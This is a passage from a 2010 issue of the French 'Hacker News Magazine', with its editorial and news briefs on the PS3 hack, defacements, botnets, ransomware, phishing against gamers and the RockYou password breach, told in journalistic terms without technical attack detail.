TOUT CE QUE LES AUTRES NOSENT PAS VOUS DIRE

2€

0% DE PUBLICITÉ

LIBERTÉ ET PARTAGE

HACKER Magazine news

LE MAGAZINE 100% SÉCURITÉ LE PLUS LU

HACKING

TWEETER ATTAQUE MYSTÈRE

NETWORKING


TRAQUEURS DE DONNÉES

HACKING

LE BOTNET DES SPAMMEURS

CRACKING

ROCK YOU PASSWORDS VOLÉS



FOCUS ON

DEFT LINUX CSI-FILE RÉCUPÉRATION TOTALE

M 04586 - 31 - F: 2,00 € - RD

WLF PUBLISHING

BELGIQUE/LUXEMBOURG: 2.4 € - CANADA: 3.25 $
SUISSE: 4 CHF - TOM: 490 CFP - DOM: 2.5 € - MAROC: 25 MAD

Année 7 – n° 31 Bimestriel
Mars-Avril 2010

Hacker News Magazine
Et son complice italien
Hacker Journal
1ers magazines européens Hacker

Les camarades de la rédaction européenne :
Damien Bancal,
BMS, Majo, Gualty.

Traduction et adaptation :
Laurent et Sylvie Arsena

Couverture:
Daniele Festa

Editeur :
WLF Publishing SRL
Via Donatello 71
00196 Roma

Imprimeur : Grafiche Mazzucchelli S.p.A.
Seriate (BG)

Distribution:
NMPP
Directeur de la publication :
Teresa Carsaniga

Dépôt légal : à parution
ISSN : en cours

Lamer ('lae'mr)
Aspirant cracker, aux capacités et connaissances informatiques limitées, souvent maladroit et disposé à mener des actions douteuses et nuisibles.

Editorial

Changer, c'est indispensable...

"You can't change the world / But you can change the facts / And when you change the facts / You change points of view"
("New Dress", Depeche Mode, 1986)

Nous vivons dans un monde où les changements se succèdent à une vitesse fulgurante : face à des années entières où tout pouvait être prévu, où chaque chose était planifiée ou prévisible, aujourd'hui, même l'analyse la plus sophistiquée devient obsolète en l'espace de quelques mois. Un mécanisme qui provient sûrement de la possibilité, aujourd'hui à la portée de tous, de participer à des travaux collectifs sous forme d'innovations, d'améliorations, de nouveaux modes de pensée, d'échanges d'idées à une vitesse folle.

Dans ce contexte, ceux qui ne changent pas sont destinés à échouer. Ceux qui ne savent pas s'adapter au nouveau monde de chaque jour, sont destinés à devenir des marginaux, à occuper une place secondaire, à rester derrière les leaders en accumulant retards sur retards. Geocities en a d'ailleurs fait les frais : après avoir représenté le Web des années durant, ce service a été rendu obsolète par les idées de réseau, par le Web 2.0, par d'autres outils, jusqu'à obliger Yahoo à une douloureuse euthanasie.

HNM, lui, change en permanence, sur les conseils de ses lecteurs. Chaque numéro fait l'objet de petites innovations pour s'adapter à un monde, à une pensée et à des exigences en perpétuelle évolution. Parfois, il arrive même que ces petits bouleversements marquent l'histoire d'une société. Comme dans notre cas : non seulement nous avons mis en ligne un nouveau site mais nous avons également changé de licence de copyright, en officialisant notre adhésion au projet Creative Commons. Un petit pas pour nous...

La Rédaction


La PS3 hacked !

Depuis quelques semaines, la rumeur montait. Une méthode, une vraie, pour casser la sécurité de la PS3 de Sony allait voir le jour. Un informaticien réussit le tour de passe-passe et diffuse la méthode sur son blog.

Trois ans, deux mois et onze jours. Depuis sa sortie en boutique, la PlayStation 3 de Sony a fait couler beaucoup d'encre, beaucoup de rumeurs sur des piratages de ses sécurités. Georges Hotz, un informaticien américain, originaire de la côte Est, connu sous le nom de Geohot avait annoncé sur son blog, le 26 décembre dernier, s'attaquer à un nouveau challenge. Ce roi du bits avait déjà réussi à mettre à mal l'iPhone. Sa nouvelle cible annoncée, la console de salon de Sony, la PlayStation 3.

Un mois plus tard, nous sommes alors le 22 janvier, Georges sort de sa jungle numérique et annonce avoir réussi le piratage de la console de salon de Sony. Il lui aura fallu, pour cracker la sécurité de la PS3, près de cinq semaines. Le codeur explique qu'il a réussi à lire et écrire dans la mémoire système de la console. L'accès au processeur n'aurait plus de secret pour lui. Bref, un mur vient de tomber, celui de la PS3. (Le pas à pas de l'aventure technique de GeoHot : http://pastie.org/795944).

Alors que Georges Hotz indiquait le 23 janvier ne pas vouloir diffuser l'exploit, il diffusait tout de même quelques éléments techniques sous forme de captures écrans. "En ce qui concerne l'exploit, je ne vais pas le révéler pour le moment, expliquait Geohot, La théorie n'est pas vraiment patchable. Pour des raisons évidentes, je ne peux pas envoyer de dumps. Mon espoir est de trouver les clés de décryptage. Seulement, les clés sont intégrées dans le matériel. Espérons que tout cela est configuré comme le KBAG de l'iPhone." L'auteur affirme qu'aucune mise à jour de Sony ne pourra corriger cette potentialité.



Seulement, le "pour le moment" n'aura duré que trois jours. Le 26 janvier, il mettait en ligne un dossier contenant cinq fichiers : une photo, l'exploit, le mode d'emploi et deux bouts de codes utile au bon fonctionnement de sa découverte. Comme l'explique Geohot, l'exploit n'est proposé que pour ceux qui aiment chercher, explorer, pas pour être utilisé à des fins de piratage. Maintenant, Hotz espère que la communauté des bidouilleurs va pouvoir mettre la main sur les clés de chiffrement de la PS3.

« Dans l'intérêt de l'ouverture d'esprit, j'ai décidé de libérer l'exploit, souligne Georges, espérons que cela pourra enflammer la scène PS3, vous pourrez ainsi comprendre comment l'utiliser afin de faire des choses pratiques, comme pour l'iPhone (...) J'ai une vie, je ne peux pas continuer à travailler sur cela toute la journée et la nuit (...) Bonne chance ! »

Bref, de belles paroles qui ne devraient pas toucher les créateurs de puces (modchips). Depuis la diffusion, les boutiques d'électronique de Hong-Kong frémissent... Pas bon signe pour Sony et sa console de salon ! En attendant, le géant japonais n'est pas plus inquiet que ça. Certes, la sécurité "basse" de sa console a sauté. Il en reste suffisamment pour ne pas claquer des dents face aux amateurs de reverse-engineering. Et casser le chiffrement du lecteur Blu-Ray (ROMmark protection) n'est, à première vue, pas pour demain.

Le blog de GeoHot : http://geohotps3.blogspot.com/
Wiki Playstation Dev : http://wiki.ps2dev.org/

JOHNNY DEEP EST MORT... IL Y A 5 ANS

Un hoax, un canular a envahi le réseau des réseaux, mi-janvier. Une "blague" annonçait la mort de Johnny Deep. L'acteur américain serait mort sur une route française, au volant de sa voiture. Un vieux hoax datant de 2004. Un vulgaire copie du site CNN hébergé chez Lycos (Angelfire) que bizarrement, des médias traditionnels ont repris six ans plus tard, sans même chercher à vérifier l'ancienneté de cette sale blague. En avril dernier, le même type de piège avait été diffusé sous les couleurs de l'agence de presse Reuters.

MASS DEFACEMENTS

Il se nomme Eymz, un jeune pirate aux actions débordantes. Ce dernier a mis à mal 1.905 sites Internet (français et étrangers), fin janvier, dans une attaque de masse qui lui a permis d'afficher une tête de mort sur les pages qu'il avait préalablement définies. Originaire d'Afrique du Nord, le e.visiteur a voulu dénoncer le comportement d'un trop grand nombre d'administrateurs de serveurs Web ne prenant pas aux sérieux leur sécurité et celle de leurs visiteurs. "J'ai pu réussir mes attaques via une faille datant de 2008 (Microsoft IIS 0Day Vulnerability in Parsing Files), explique le pirate, je n'ai pas voulu modifier les Home Page et je n'ai pas volé la moindre base de données... mais j'aurais pu". Parmi les victimes, la team Toyota Belgique ou encore, la ville de St-Malo.

ESCROQUERIE TÉLÉPHONIQUE VIA FACEBOOK

49,415 membres, voilà le chiffre inquiétant affiché sur le groupe Facebook baptisé "Appel gratuit partout dans le monde 24h/24 7J/7 avec Facebook". L'auteur explique que pour profiter de son fabuleux service il faut inviter l'ensemble de ses "amis" à s'inscrire. Ensuite, il suffirait de se connecter de nouveau à Facebook pour profiter de ce service gratuit. Gros le piège, gros !

BOTNET À PARTIR D'IPHONE DÉBLOQUÉS

Des chercheurs du S.R.I. International Malware Threat Center auraient mis la main sur un réseau de botnets, des robots pirates, qui s'installeraient dans des iPhones jailbreakés. Les téléphones zombies peuvent être utilisés ensuite pour lancer des e,attaques dès que le pirate en donnera l'ordre. Les téléphones portables d'Apple modifiés sont attaqués par un ver baptisé iKee.B. Le code malveillant a été découvert en décembre 2009. Le ver exploite une faille dans le service SSH (Secure Shell). Selon le SRI International Malware Threat Center, le vilain microbe serait contrôlé par un serveur central situé en Lituanie. http://mtc.sri.com/iPhone/

HOT NEWS

VOL D´OBJET VIRTUEL POUR RUNESCAPE

Runescape est un jeu gratuit, en 3D, créé par Andrew Gower. Un MMORPG (jeu de rôle massivement multijoueur en ligne) basé sur la technologie Java et édité par le Britannique Jagex. Runescape serait le jeu gratuit le plus populaire au monde, c'est du moins ce qu'indique le Guinness des records. Fin novembre, un Britannique de 23 ans a été arrêté pour piratage de comptes de joueurs de Runescape. Il lui a été reproché d'avoir volé des objets pour les revendre.

LES CASSEROLES HADOPI


Jeudi 28 janvier, la Ligue Odebi a publié les casseroles des députés français ayant voté pour la loi Hadopi. L'association diffuse sur le site http://casseroles.odebi.org, ce que ces grands électeurs ont pu dire et faire. "Contrairement à nos traditionnelles actions BBQ il ne s'agit pas ici de s'en prendre à quelques sites de personnalités soutenant la loi Hadopi mais de mener une action d'information auprès du plus grand nombre possible d'internautes." Les casseroles sont tirées d'articles de presse.


DO YOU SPEAK SPAMMEUR ?

Les spammeurs ciblent désormais leurs destinataires en fonction de leur langue et de leur pays d´origine. Le volume de spams reste inchangé depuis avril 2009, représentant plus de 90 % des courriers électroniques dans le monde, les experts de Retarus ont constaté que les spammeurs tendent désormais à cibler leurs destinataires en fonction de leur langue. La part de spams rédigés en français s'élève à 18,7%, en italien (17,3%) et en espagnol (16,6%).

Yes exploit system

Les packs pirates pullulent sur la Toile. Ils exploitent des vulnérabilités dans les navigateurs Internet et les outils exploités dans nos surfs. Ces "couteaux suisses", permettent d'installer des codes malveillants dans les ordinateurs non sécurisés. Le Wall Street Journal a indiqué dernièrement que le FBI enquêtait sur un important nombre de connexions entre un pack et des serveurs de la Citibank. L'entreprise financière américaine nie toute intrusion et détournement d'argent.





FAI made in botnet

Des créateurs de botnets, des robots malveillants permettant à un pirate informatique de contrôler un ordinateur à l´insu de son utilisateur légitime, mettent en place leur propre Internet Service Provider. Alex Lanstein, ingénieur security chez FireEye indique que des pros du bot ont mis en place leur propre fournisseur d´accès à Internet pour mieux agir. http://visualcard.me

KARTOO N'EST PLUS

Depuis le 23 janvier, le métamoteur de recherche Kartoo ne répond plus. Cet Auvergnat de la recherche web exécutait des requêtes simultanément sur plusieurs moteurs et annuaire sur Internet. Kartoo fournissait, depuis 9 ans, une représentation cartographique des résultats d'une recherche pour illustrer les liens entre les résultats de la recherche. La société éditrice de Kartoo proposait également un autre moteur de recherche, Ujiko. Ce dernier a aussi été fermé.

CHERCHEURS D'EMPLOIS GARE AUX OFFRES FRAUDULEUSES !

Le laboratoire de recherche RSA Fraud Action enquête sur différents mécanismes de la « fraude à la logistique d'expédition ». Cette fraude consiste à « encaisser » des marchandises achetées frauduleusement en ligne avec des cartes de paiement volées. Ils font appel à des « Mules » via de fausses offres d'emploi. Le laboratoire est parvenu à mettre à jour le fonctionnement d'Air Parcel Express, un service de réexpédition à grande échelle centralisé. Une partie des fraudeurs achètent des produits en ligne et paient avec des CB volées ; les autres revendent les produits. Les cartes ont souvent été volées à la suite de piratages informatiques. L'argent collecté suite à la revente de ces produits est partagé entre les membres de ce réseau.

PRISE D'OTAGE DANS VOTRE PC

Un nouveau cheval de Troie infecte actuellement les PC. « Lorsque le cheval de Troie W32/DatCrypt infecte un ordinateur, certains fichiers semblent avoir été infectés alors qu'en réalité, les fichiers ont été chiffrés par DatCrypt. Le piège crée un message semblable à une boîte de dialogue Windows conseillant à l'utilisateur de télécharger et d'exécuter un logiciel de réparation appelé Data Doctor 2010 », explique Mikko Hypponen de chez F-Secure. Si ce fichier est exécuté, l'utilisateur reçoit un message expliquant que ce dernier « ne peut réparer qu'un seul fichier avec la version gratuite ». Il faut payer 89,95 $ pour tout réparer !

PÉDOPHILES ARRÊTÉS, DES HACKERS AURAIT DONNÉ UN COUP DE MAIN


Une opération de police a permis d'arrêter un vaste réseau pédophile. Plus de 400,000 images et vidéos ont été diffusées par quatorze Américains et des internautes basés en Australie, Canada, Allemagne et Angleterre. Ils se seraient fait piéger par un agent secret américain infiltré dans cette organisation qui utilisait la stéganographie pour cacher les images. Des hackers auraient donné un coup de main pour casser certaines protections.

UN VIRUS SUR LE FIGARO, 20 MINUTES, ...

Plusieurs milliers de sites se sont retrouvés piégés par l´antivirus Kaspersky 2010, fin janvier. Une mise à jour capricieuse voyait des des codes malveillants sur d'importants sites Web. L'antivirus pensait que les Adsenses Google étaient des chevaux de Troie. Pas bête comme idée ! L'éditeur a rapidement corrigé le tir.

HOT NEWS

LES JOUEURS DE NCSOFT CIBLÉ PAR UN PHISHING



Un faux site Internet aux couleurs de l'éditeur de jeux en réseau NCSoft (AION, City of heroes, Lineage, ...) tentait de s'attaquer aux joueurs et à leur compte de connexion. Le site était enregistré sous l'adresse secure-ncsoft-address.com. Le pirate, un Chinois, espérait ainsi intercepter des comptes. Mission finale, voler des "avatars" afin de les revendre et commercialiser les différents biens numériques collectés. La véritable adresse pour se connecter est https://secure.ncsoft.com. Les entreprises de transactions virtuelles (Farmers) essayent, grâce à cette méthode, de récupérer votre nom d'utilisateur et votre mot de passe en créant des copies des sites Internet. Ces tentatives d'hameçonnage prêtent souvent à sourire car les sites sont créés par des gens qui ne parlent pas bien anglais. Toutefois, certaines peuvent passer pour des vrais sites. Scott Jennings est un employé de chez NCSoft. Il est également connu sous le nom de GM Luminary. Son "job" chez NCsoft: cyber-garde. Il officie dans la Game Surveillance Unit (unité de surveillance des jeux - GSU). Il vient d'expliquer sa lutte, journalière, contre ces escrocs et leurs motivations: "Nous avons constaté récemment dans toute l'industrie du jeu vidéo une recrudescence du nombre de tentatives de vol d'informations de compte par des tierces parties. Toutes les méthodes possibles et imaginables". Bref, un gnome averti en vaut deux !

Win32.Worm.Zimuse

Un faux test de QI combine en fait virus, rootkit et ver dans une formule fatale. BitDefender a identifié cette menace alliant le comportement destructeur des virus aux mécanismes de diffusion des vers. Une fois exécuté, le ver crée entre sept et onze copies de lui-même dans des zones sensibles du système de Windows.

220.000 DOLLARS POUR 24 MP3

Le juge fédéral Michael Davis a tranché. L'amende infligée à Jammie Thomas-Rasset, une mère célibataire de quatre enfants originaire du Minnesota, condamnée à 1,92 million de dollars de dommages et intérêts, était disproportionnée. Le juge expliquait à l'AFP qu'il était "monstrueux et choquant" de condamner cette internaute à une telle somme. Il lui était reproché d'avoir copié... 24 MP3 via le système de Peer-to-Peer Kazaa. Jammie Thomas-Rasset avait refusé un accord à l'amiable avec les studios et la MPAA, l'association en charge de la protection des ayants droit US. Elle avait préféré passer devant les juges et l'écoute de la justice de son pays.

Rockyou : 32 millions de mots de passe dérobés

Fondé en 2006 par Lance Tokuda et Jia Shen, et fort du soutien financier de géants de l'investissement tels que Sequoia Capital et First Round Capital, à hauteur de 119 millions de dollars, RockYou ! n'a certes eu aucun mal à s'imposer comme l'une des sociétés leader dans le développement de widgets (à savoir d'applications) pour les réseaux sociaux les plus connus. Vous voulez des noms ? Presque tous les plus grands : MySpace, Facebook, Friendster et bien d'autres encore. Qui plus est, son site officiel (www.rockyou.com) fait lui-même office de réseau social. Un réseau où les utilisateurs, des millions d'utilisateurs, ont l'occasion de partager des photos et slide-show, outre le fait de profiter de jeux et autres softwares accessoires. Ce qui, bien sûr, exige une inscription pendant laquelle chaque utilisateur fournit certaines données personnelles...

:: Des millions d'utilisateurs compromis

Difficile de connaître le nombre exact d'utilisateurs inscrits à ce service (on parle toutefois de plus de 55 millions de personnes au total !), tandis qu'on sait désormais de source sûre que le site a été victime d'une attaque hacker il y a quelques semaines, ayant compromis quelque 32 millions de comptes. Après un premier silence embarrassant, la société a mis dix jours avant d'admettre le problème et expliquer à ses utilisateurs les conséquences de ce piratage et les futures stratégies à mettre en place pour garantir leur sécurité. Mais laissons ces tâches délicates aux avocats et managers, et concentrons-nous plutôt sur ce qui nous tient le plus à cœur, à

